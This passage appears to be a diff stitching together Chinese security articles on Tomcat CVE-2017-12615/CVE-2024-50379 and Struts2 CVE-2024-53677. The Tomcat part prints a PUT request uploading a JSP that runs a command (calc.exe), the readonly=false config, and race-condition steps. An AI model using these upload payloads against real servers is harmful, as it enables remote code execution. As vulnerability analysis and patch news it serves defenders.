会去检查配置文件中的readonly的值是否为false,如果是true的话就直接return也就是不允许put请求,所以我们需要在配置文件中进行如下设置 (conf/web.cml) 注意是default servlet,因为上面讲了我们最终处理put请求是default servlet
|
||||
```
|
||||
<servlet>
|
||||
<servlet-name>default</servlet-name>
|
||||
<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
|
||||
|
||||
<init-param>
|
||||
<param-name>debug</param-name>
|
||||
<param-value>0</param-value>
|
||||
</init-param>
|
||||
<init-param>
|
||||
<param-name>listings</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<init-param>
|
||||
<param-name>readonly</param-name>
|
||||
<param-value>false</param-value>
|
||||
</init-param>
|
||||
<load-on-startup>1</load-on-startup>
|
||||
</servlet>
|
||||
```
|
||||
|
||||
最终就可以进行put上传shell了,这个就是**CVE-2017-12615**
|
||||
。
|
||||
|
||||
那么再看看最近很火的CVE-2024-50379。原理是条件竞争,通过并发put文件上传非标准后缀的“jsp”,并不断发起get请求一个标准后最的“jsp”文件,最终由于服务器的大小写不敏感,导致请求成功造成RCE。
|
||||
|
||||
看看pyload是put一个xxx.Jsp(也可以PUT html........),为什么长这样呢?阅读了上文,固然就明白了。 当然是要绕过jsp servlet的后缀匹配规则了然后让default servlet去处理请求。
|
||||
|
||||

现在我们尝试PUT一下 数据包如下
|
||||
```
|
||||
PUT /test.Jsp HTTP/1.1
|
||||
Host: 192.168.19.135:8080
|
||||
|
||||
<% Runtime.getRuntime().exec("calc.exe");%>
|
||||
|
||||
```
|
||||
|
||||
返回状态码是201代表上传成功 可以去webapps/ROOT目录看到
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
再次重放请求的时候就是204的状态码了 说明文件已经存在
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
# 漏洞复现
|
||||
|
||||
接下来开始复现该漏洞 我用的是window虚拟机 而不是真机,因为我电脑内存太大,可能效果不会很明显,毕竟要用到条件竞争,所以如果想成功率高一点建议用虚拟机,把内核、内存大小设置小一点。
|
||||
|
||||
yakit-发送到webFuzzer 发三个 get的并发线程建议大于前面两个
|
||||
|
||||
第一个
|
||||
|
||||

|
||||
|
||||
第二个
|
||||
|
||||

|
||||
|
||||
第三个
|
||||
|
||||

|
||||
|
||||
开弹
|
||||
|
||||

|
||||
|
||||
在我虚拟机卡的时候往往容易成功 有时候直接用yakit就能成功,有时候不行,所以我同时用yakit和脚步一起打
|
||||
|
||||
关注后台回复20241219可以获取跟我一模一样的漏洞复现环境和POC
|
||||
|
||||
本地复现视频如下
|
||||
|
||||
|
||||
我们的星球涵盖了红蓝攻防、企业/公益SRC、各类证书挖掘包括但不限于EDU、CNVD等、Java/PHP0Day代码审计、免杀对抗、云安全攻防、CTF、安全开发、逆向等等各个方向,还有很多高质量的文章,以及秘密工具。别的星球有的我们未必没有。
|
||||
|
||||
|
||||
|
||||
|
||||
星球
|
||||
内部工具之一再次更新
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,70 @@
|
||||
# Apache Tomcat新漏洞允许攻击者执行远程代码
|
||||
Zicheng FreeBuf 2024-12-19 11:04
|
||||
|
||||
|
||||
|
||||
|
||||
据Cyber Security News消息,安全研究人员在流行的开源 Web 服务器 Apache Tomcat和servlet 容器中发现了两个严重漏洞,可能允许攻击者执行远程代码并导致拒绝服务。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
第一个漏洞被追踪为 CVE-2024-50379, 影响 Apache Tomcat 11.0.0-M1 到 11.0.1、10.1.0-M1 到 10.1.33 和 9.0.0.M1 到 9.0.97版本 。如果默认 servlet 在不区分大小写的文件系统上配置了写入权限,攻击者可在并发读取和上传操作期间利用竞争条件。这种绕过 Tomcat 大小写敏感性检查的做法会导致上传的文件被视为 JSP,最终导致远程代码执行。
|
||||
|
||||
|
||||
第二个漏洞被追踪为 CVE-2024-54677,虽然严重性较低,但仍可能构成重大威胁。它影响相同版本的 Apache Tomcat,可使攻击者触发拒绝服务攻击。该漏洞源于 Tomcat 提供的 Web 应用程序示例,其中许多示例无法限制上传的数据大小,可能会导致 OutOfMemoryError,从而导致拒绝服务。
|
||||
|
||||
值得注意的是,默认情况下,示例网络应用程序只能从 localhost 访问,这在一定程度上限制了潜在的攻击面。
|
||||
|
||||
|
||||
目前Apache 已经发布了解决这些安全漏洞的补丁,敦促用户立即升级:
|
||||
|
||||
- Apache Tomcat 11.0.2 或更高版本
|
||||
|
||||
- Apache Tomcat 10.1.34 或更高版本
|
||||
|
||||
- Apache Tomcat 9.0.98 或更高版本
|
||||
|
||||
这些漏洞的发现突显了在网络服务器环境中定期进行安全审计和及时打补丁的重要性。由于 Apache Tomcat 在企业环境中的广泛使用,因此这些漏洞的潜在影响十分巨大。
|
||||
|
||||
|
||||
最近,Apache还披露了一个CVSS 4.0 评分高达9.5的高危漏洞,影响Apache Struts 2.0.0 到 2.3.37、2.5.0 到 2.5.33 以及 6.0.0 到 6.3.0.2版本,攻击者可以操纵文件上传参数以启用路径遍历,在某些情况下,这可能导致上传可用于执行远程代码执行的恶意文件 。
|
||||
|
||||
|
||||
【
|
||||
FreeBuf粉丝交流群招新啦!
|
||||
|
||||
在这里,拓宽网安边界
|
||||
|
||||
甲方安全建设干货;
|
||||
|
||||
乙方最新技术理念;
|
||||
|
||||
全球最新的网络安全资讯;
|
||||
|
||||
群内不定期开启各种抽奖活动;
|
||||
|
||||
FreeBuf盲盒、大象公仔......
|
||||
|
||||
扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
> https://cybersecuritynews.com/apache-tomcat-rce-vulnerability/
|
||||
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651307029&idx=1&sn=809e704f3bd356325cf8d85ed0717a8d&chksm=bd1c2e9e8a6ba788529249c685d4979c6b11853cf8f2d798a6d8e9ce362926ec50e3639cf79f&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651308240&idx=1&sn=96d32c8e6fa90561c84164ed75f4dca0&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651253272&idx=1&sn=82468d927062b7427e3ca8a912cb2dc7&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,167 @@
|
||||
# Struts2漏洞深度解析 :CVE-2024-53677任意文件上传逻辑绕过及修复建议
|
||||
原创 th7s 君立渗透测试研究中心 2024-12-19 04:19
|
||||
|
||||
## 漏洞概述
|
||||
|
||||
CVE-2024-53677 是一个在 Apache Struts 框架中发现的严重漏洞,可能允许攻击者远程执行任意代码。漏洞的根本原因是文件上传逻辑存在缺陷,攻击者可以利用该缺陷进行路径穿越和恶意文件上传。
|
||||
|
||||
该漏洞影响了特定版本的 Apache Struts,开发者和系统管理员应立即采取措施,防止被利用。
|
||||
|
||||
**受影响的版本**
|
||||
|
||||
以下版本的 Apache Struts 受到影响:
|
||||
- 2.0.0 至 2.5.33
|
||||
|
||||
- 6.0.0 至 6.3.0.2
|
||||
|
||||
已修复版本: 6.4.0 及更新的版本
|
||||
## 漏洞详情
|
||||
|
||||
CVE-2024-53677 是一个严重的文件上传机制漏洞,攻击者可以利用该漏洞实现以下攻击行为:
|
||||
1. 路径穿越攻击 通过操作文件上传的参数,攻击者可将文件上传到服务器的任意位置,绕过安全机制。
|
||||
|
||||
1. 远程代码执行(RCE) 攻击者可上传并触发可执行文件(例如 .jsp 脚本或二进制载荷),在服务器上远程执行恶意代码。
|
||||
|
||||
根据 Apache Struts 官方公告,此漏洞与旧的文件上传机制不兼容。使用旧文件上传方式的组织需要重写上传逻辑,以采用 6.4.0 版本中提供的安全机制。
|
||||
## 环境搭建
|
||||
|
||||
Struts2环境搭建比较简单,下面用了idea配合本地tomcat环境进行了搭建。
|
||||
|
||||
复现时使用了两种不同的漏洞场景,下面是复现的整个过程。
|
||||
|
||||
**使用到的工具:**
|
||||
```
|
||||
Idea(IntelliJ IDEA Community Edition)源码(https://github.com/xhycccc/Struts2-Vuln-Demo)Tomcat(Apache Archive Distribution Directory)
|
||||
```
|
||||
## 可能遇到的坑
|
||||
|
||||
环境启动需要tomcat,IDEA版本为Ultimate才会有tomcat(收费版),一般情况都安装的是Community(社区版)
|
||||
|
||||

先看下项目结构
|
||||
|
||||
|
||||
-
|
||||
UploadsAction对应多文件上传的场景
|
||||
|
||||
- UploadAction对应单文件上传的场景
|
||||
|
||||
详细的源码会在后面有下载地址。
|
||||
## 思考过程
|
||||
|
||||
这次的漏洞是S2-066的绕过,所以需要对上一个漏洞的原理有所了解。
|
||||
|
||||
具体的可以去网上找一下分析过程,这里不再描述。上一个漏洞官方修复方法是在FileUploadInterceptor中设置参数时,忽略大小写遍历删除同名参数再做添加。
|
||||
|
||||

|
||||
|
||||
S2-067,不同于以往的漏洞分析,这一次不能通过官方的commits对比快速定位漏洞原因。
|
||||
|
||||

|
||||
|
||||
原因是官方直接使用了一个新的类,在官方文档中,告诉我们在处理上传时推荐使用新的拦截器org.apache.struts2.interceptor.ActionFileUploadInterceptor
|
||||
|
||||

|
||||
|
||||
查看官方文档后,大概的上传绕过思路就是:在参数名与文件上传参数不一致的前提下,能通过Ognl参数绑定过程对文件名做修改。
|
||||
## 利用过程
|
||||
|
||||
**多文件上传场景**
|
||||
|
||||
为方便调试,首先构造一个上传多文件的数据包,进行发包测试。
|
||||
|
||||

|
||||
|
||||
由于在这里uploadFileName是列表的格式
|
||||
|
||||

|
||||
|
||||
很容易想到使用中括号写法uploadFileName[0]的形式对其中的文件名做修改。
|
||||
|
||||
那么使用poc测试一遍,很明显uploadFileName[0]这种方法绕过是成功的。
|
||||
|
||||

|
||||
|
||||
**单文件上传场景**
|
||||
|
||||
同样是先构造一个数据包,进行发包测试。
|
||||
|
||||

|
||||
|
||||
利用同样的方法再进行测试,失败。
|
||||
|
||||

|
||||
|
||||
同样的Payload放在单文件上传的场景自然而然就失效了,uploadFileName在这里只是一个String类型的变量。
|
